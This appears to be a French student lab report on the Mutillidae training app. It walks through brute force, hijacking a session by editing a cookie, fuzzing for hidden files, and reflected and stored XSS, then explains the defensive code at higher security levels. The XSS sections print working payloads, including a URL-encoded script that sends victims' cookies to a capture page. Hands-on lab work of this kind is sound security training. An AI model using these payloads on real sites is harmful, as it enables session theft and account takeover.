22	2	admizdz	200	<input type="checkbox"/>	<input type="checkbox"/>	59223
23	2	nazd	200	<input type="checkbox"/>	<input type="checkbox"/>	59223
24	2	admizada	200	<input type="checkbox"/>	<input type="checkbox"/>	59223

### Hints and Videos

You are logged in as admin

Logout

## Etape n°2 : Codage sécurisé et analyse du code source

### Question n°1


- Fermer puis relancer BurpSuite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 1 et 2. La force brute a-t-elle échoué ?

Non, l'attaque par force brute est toujours fonctionnelle.

## Question n°2

- Observez le code source de la page register.php (création d'un nouveau compte) et indiquez si avec un codage de niveau 5, un utilisateur peut créer un compte avec un mot de passe non sécurisé ?

Le niveau 5 empêche l'utilisateur d'utiliser des caractères spéciaux dans ses identifiants.



## Question n°3


- Côté administrateur du système attaqué, quelles sont les mesures permettant de détecter et de contrer ce type d'attaque ?
  - o Faire en sorte que les mots de passes des utilisateurs soient sécurisés.
  - o Limitation du nombre de tentatives de connexion.
  - o Authentification à deux facteurs.

## Dossier 3 : Vol de session

### Etape n°1 : Vol de session

#### Question n°1

- Commencer par intercepter le cookie d'un utilisateur correctement authentifié en réalisant les manipulations décrites dans l'étape n°1.




Name	Value
PHPSESSID	ji7ag8kjihdn2vtcvkn2g2hmvq
showhints	1
username	utilisateur1
uid	24

#### Question n°2

- Voler la session d'une victime en modifiant l'identifiant associé au cookie intercepté. Pour cela, réaliser les manipulations décrites dans l'étape n°2.

En changeant la valeur du cookie « uid », on se retrouve connecter en tant qu'administrateur.




## Étape n°2 : Codage sécurisé et analyse du code source

### Question n°1


- Fermer puis relancer BurpSuite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 1 et 2. La modification du cookie uid a-t-elle une conséquence ?

Récupération des cookies d'un utilisateur avec un niveau de sécurité à 5 :



Name	Value
PHPSESSID	jj7ag8kjhdn2vtcvkn2g2hmvq
showhints	0
username	utilisateur
uid	25

En changeant la valeur du cookie « uid », on reste tout de même connecté au même compte :



### Question n°2

- Observez le code source de la page index.php (page d'accueil) et relever les différences avec le codage de niveau de sécurité 0 et 1.

Le niveau 0 ne contient aucune sécurité dans ce cas-ci.

Pour ce qui est du niveau 1, il ne protège pas de cette attaque car il fait uniquement une redirection.

Dans le cas du niveau de sécurité 5, le programme s'arrête.

### Question n°3

- Expliquer les différences entre un cookie et une session. Conclure sur les bonnes pratiques de codage concernant le suivi des utilisateurs identifiés.
  - Les cookies et les sessions contiennent des informations sur l'utilisateur, mais les cookies sont stockés côté client tandis que les sessions sont stockées côté serveur.
  - Les cookies expirent après un certain temps tandis que les sessions se terminent lorsqu'un utilisateur ferme le navigateur.
  - Les cookies peuvent être désactivés mais les sessions ne peuvent pas être désactivées.



# Activité n°3 : Vulnérabilités de type XSS (Cross Site Scripting)


XSS réfléchi via un contexte HTML

## Question n°1


Mutillidea et BurpSuite sont sur la même machine, ils peuvent donc communiquer. Le niveau de sécurité de Mutillidae est positionné sur 0.

## Question n°2

Réalisation du premier défi permettant de capturer le cookie d'authentification de la victime.



- Résultat dans BurpSuite



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being sent to `localhost:8080/index.php?page=dns-lookup.php`. The response is an HTML page containing a form and a table of results. The table shows the following data:


Name	Address
localhost	127.0.0.1
localhost	::1

- Récupération des cookies

```

16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8080/index.php?page=dns-lookup.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: fr-FR, fr;q=0.9, en-US;q=0.8, en;q=0.7
20 Cookie: PHPSESSID=Ok1a59s1f13v2tet8atkqrbhr; showhints=1; username=utilisateur; uid=25
21 Connection: close
22
23 target_host=<script>alert(document.cookie);</script>&dns-lookup-php-submit-button=Lookup+DNS

```




## Nouvelle tentative en mode sécurisé et analyse du code source

Niveau de sécurité 1

### Question n°1


L'attaque du défi n°1 est toujours possible même avec un niveau de sécurité à 1.




### Question n°2

Au niveau 0, cela est possible.

Dès le niveau 1, cela n'est plus possible :



### Question n°3




#### Question n°4

Les caractères typiques utilisés lors d'une attaque XSS sont les balise « <script> ».

Niveau de sécurité 5

#### Question n°5

En suivant les mêmes étapes que ci-dessus, on constate que l'attaque n'est pas possible avec un niveau de sécurité à 5, l'erreur suivante est retournée :



The screenshot shows a web interface with a red error message box at the top that says "Error: Invalid Input". Below it is a brown button labeled "Enter IP or hostname". Underneath the button is a text input field with the label "Hostname/IP" to its left. At the bottom of the input field is a small button labeled "Lookup DNS".

#### Question n°6

```
case "5": // This code is fairly secure
    $!ProtectAgainstCommandInjection=TRUE;
    $!EnableHTMLControls = TRUE;
    $!EnableJavaScriptValidation = TRUE;
    $!ProtectAgainstMethodTampering = TRUE;
    $!ProtectAgainstXSS = TRUE;
```

#### Question n°7

Le rôle de cette instruction est de dire que si la variable « \$!ProtectAgainstMethodTampering » n'est pas défini / est nulle, alors \$!TargetHost = \$\_POST['target\_host'] , sinon \$\_REQUEST['target\_host'].

\$\_POST permet de récupérer les variables envoyées avec la méthode POST, tandis que \$\_REQUEST contient les variables de \$\_GET/\$\_POST et \$\_COOKIE.

#### Question n°8

Elle vérifie que la variable correspond aux patronnes désirés (IPV4, DOMAIN, IPV6) en utilisant des regex.

```
$!TargetHostValidated = preg_match(IPV4_REGEX_PATTERN, $!TargetHost) || preg_match(DOMAIN_NAME_REGEX_PATTERN, $!TargetHost) || preg_match(IPV6_REGEX_PATTERN, $!TargetHost);
```

## Question n°9

La fonction est la suivante:

```
/* Protect against XSS by output encoding */  
$lTargetHostText = $Encoder->encodeForHTML($lTargetHost);
```

## Question n°10

## Question n°11

Le niveau de protection n°5 met en œuvre les protections suivantes :

- Sécurisation du formulaire html (minlength, maxlength, required)
- Validation via javascript : vérification des caractères...
- Vérification du paterne de la donnée entrée par l'utilisateur (command injection)
- Protection contre les attaques XSS : encodage des données

## XSS permanent via une page affichant des logs

### Question n°1

Mutillidea et BurpSuite sont sur la même machine, ils peuvent donc communiquer.  
Le niveau de sécurité de Mutillidae est positionné sur 0.

### Question n°2

Réalisation du deuxième défi permettant de capturer les cookies d'identification des victimes qui visitent la page des logs.

```
1 POST /index.php?page=login.php HTTP/1.1  
2 Host: localhost:8080  
3 Content-Length: 54  
4 Cache-Control: max-age=0  
5 sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="106"  
6 sec-ch-ua-mobile: ?0  
7 sec-ch-ua-platform: "Windows"  
8 Upgrade-Insecure-Requests: 1  
9 Origin: http://localhost:8080  
10 Content-Type: application/x-www-form-urlencoded  
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36  
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9  
13 Sec-Fetch-Site: same-origin  
14 Sec-Fetch-Mode: navigate  
15 Sec-Fetch-User: ?1  
16 Sec-Fetch-Dest: document  
17 Referer: http://localhost:8080/index.php?page=Login.php  
18 Accept-Encoding: gzip, deflate  
19 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7  
20 Cookie: PHPSESSID=0k1a59s1e13v2tct8ackdqbhxr; showhints=1  
21 Connection: close  
22  
23 username=test&password=4login-php-submit-button=Login
```

```
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8080/index.php?page=login.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: fr-FR, fr;q=0.9, en-US;q=0.8, en;q=0.7
20 Cookie: PHPSESSID=Okia59s1613v2tet8atkdqrbhr; showhints=1
21 Connection: close
22
23 username=
%3c%73%63%72%69%70%74%3e%64%6f%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%22%68%74%74%70%3a%2f%2f%6c%6f%63%61%6e%6
8%6f%73%74%3a%38%30%38%30%2f%69%6e%64%65%78%2e%70%68%70%3f%70%61%67%65%3d%63%61%70%74%75%72%65%2d%64%61%74%61%2e%70%
68%70%26%63%3d%22%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e&password=test3&
login-php-submit-button=Login
```

## Codage sécurisé et analyse du code source

### Question n°2

Non, elle ne réussit pas, car la variable `$!EncodeOutput` est à `true`. Ce qui fait que le code présent dans la base de données n'est pas exécuté à l'affichage.

### Question n°3

```
$!EncodeOutput = TRUE;  
$!LimitOutput = TRUE;
```

### Question n°4

L'option de sécurité `$!LimitOutput`, lorsqu'elle est à « true », va limiter l'accès aux logs aux 20 dernières lignes de la base de données.

L'option de sécurité `$!EncodeOutput`, lorsqu'elle est à « true », va encoder les données pour les afficher en HTML et éviter une attaque de ce type.

```
if(!$!EncodeOutput){  
    $!Hostname = $row→hostname;  
    $!ClientIPAddress = $row→ip;  
    $!Browser = $row→browser;  
    $!Referer = $row→referer;  
    $!Date = $row→date;  
}else{  
    $!Hostname = $Encoder→encodeForHTML($row→hostname);  
    $!ClientIPAddress = $Encoder→encodeForHTML($row→ip);  
    $!Browser = $Encoder→encodeForHTML($row→browser);  
    $!Referer = $Encoder→encodeForHTML($row→referer);  
    $!Date = $Encoder→encodeForHTML($row→date);  
}  
} // end if
```

### Question n°5

- <https://javadoc.io/doc/org.owasp.encoder/encoder/latest/index.html>
- <https://learn.microsoft.com/en-us/aspnet/core/security/cross-site-scripting?view=aspnetcore-7.0>
- <https://www.invicti.com/blog/web-security/preventing-xss-ruby-on-rails-web-applications>


### Question n°6

- Encoder (échapper) les données en entrée et en sortie
- Filtrer les données reçues côté client
- Valider les entrées utilisateurs
- Utiliser le standard CSP (Content Security Policy)
- La fonction `htmlspecialchars()` convertit les caractères spéciaux en entités HTML.
- `htmlspecialchars()`
- `strip_tags()`, cette fonction supprime toutes les balises.
- Au possible, il faut placer des cookies avec le paramètre `HttpOnly`, empêchant leur récupération avec JavaScript (Attention elle n'est pas forcément supportée par tous les navigateurs).


# Activité n°4 : Brèche sur des informations confidentielles

Affichage d'une page de configuration confidentielle

Mutillidea et BurpSuite sont sur la même machine, ils peuvent donc communiquer. Le niveau de sécurité de Mutillidae est positionné sur 0.





Faire un clic droit au milieu de l'intercepteur et cliquer sur Send to Repeater. Se rendre sur l'onglet Repeater et cliquer sur le bouton Go pour voir la réponse obtenue sur la page existante home.php





Reproduire ensuite toutes les étapes précédentes avec une page inexistante sur le serveur comme home777.php. Envoyer la réponse obtenue par le serveur au comparateur (Send to Comparer). Vous devriez obtenir ceci au niveau de l'onglet Comparer de BurpSuite.



Requ...	Payload	Status	Error	Timeout	Length	Page Not Found	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	54521		
1	home.php	200	<input type="checkbox"/>	<input type="checkbox"/>	54521		
2	home777.php	200	<input type="checkbox"/>	<input type="checkbox"/>	49625	2	
3	secret.php	200	<input type="checkbox"/>	<input type="checkbox"/>	133786		
4	secret.html	200	<input type="checkbox"/>	<input type="checkbox"/>	49625	2	
5	.htaccess	200	<input type="checkbox"/>	<input type="checkbox"/>	133779		
6	.htpasswd	200	<input type="checkbox"/>	<input type="checkbox"/>	133779		
7	password.php	200	<input type="checkbox"/>	<input type="checkbox"/>	49630	2	

Mise en place de l'attaque par fuzzing

## Tentative en mode sécurisé & Analyse du code source

### Question n°1

Non le niveau de sécurité 1 ne permet pas d'éviter cela.

### Question n°2

Le niveau de sécurité 1 active la variable \$ShowPHPInfo.

### Question n°3

Oui le niveau de sécurité 5 permet d'éviter cela.

### Question n°4

```
if(isset($_SESSION['is_admin'])){  
    if($_SESSION['is_admin'] == 'TRUE'){  
        $ShowPHPInfo = TRUE;  
    }// end if is_admin  
}// end if isset $_SESSION['is_admin']
```

Au niveau de sécurité 5 active une condition qui permet l'affichage de la page phpinfo.php si l'utilisateur connecté est l'admin et uniquement dans ce cas-là.

### Question n°5

On peut désactiver des fonctions à l'aide du php.ini :

```
disable_functions  phpinfo
```

- <https://www.developpez.net/forums/d82666/php/langage/securite-desactiver-phpinfo/>

